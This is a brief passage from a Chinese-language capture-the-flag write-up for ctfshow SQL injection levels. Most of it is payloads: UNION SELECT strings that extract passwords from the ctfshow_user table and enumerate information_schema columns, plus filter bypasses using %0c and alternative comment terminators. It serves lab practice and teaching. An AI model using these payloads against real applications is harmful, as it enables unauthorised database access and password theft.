
-1'%0cunion%0cselect%0c1,'hack',password%0cfrom%0cctfshow_user%23

就得到了flag
最后payload语句构造为-1' union SELECT 1,'hack',password from ctfshow_user--+
是因为题目提示我们username不能为flag所以为了让username中不出现flag我们手动把他改为'字符',这个字符可以自定义
180题将--+和%23都过滤了我们可以尝试--空格过滤,但是空格也被限制了所以我们尝试使用%0c来绕过
-1'%0cunion%0cselect%0c1,column_name,3%0cfrom%0cinformation_schema.columns%0cwhere%0ctable_name='ctfshow_user'--%0c
-1'union%0cselect%0c1,'ah',password%0cfrom%0cctfshow_user--%0c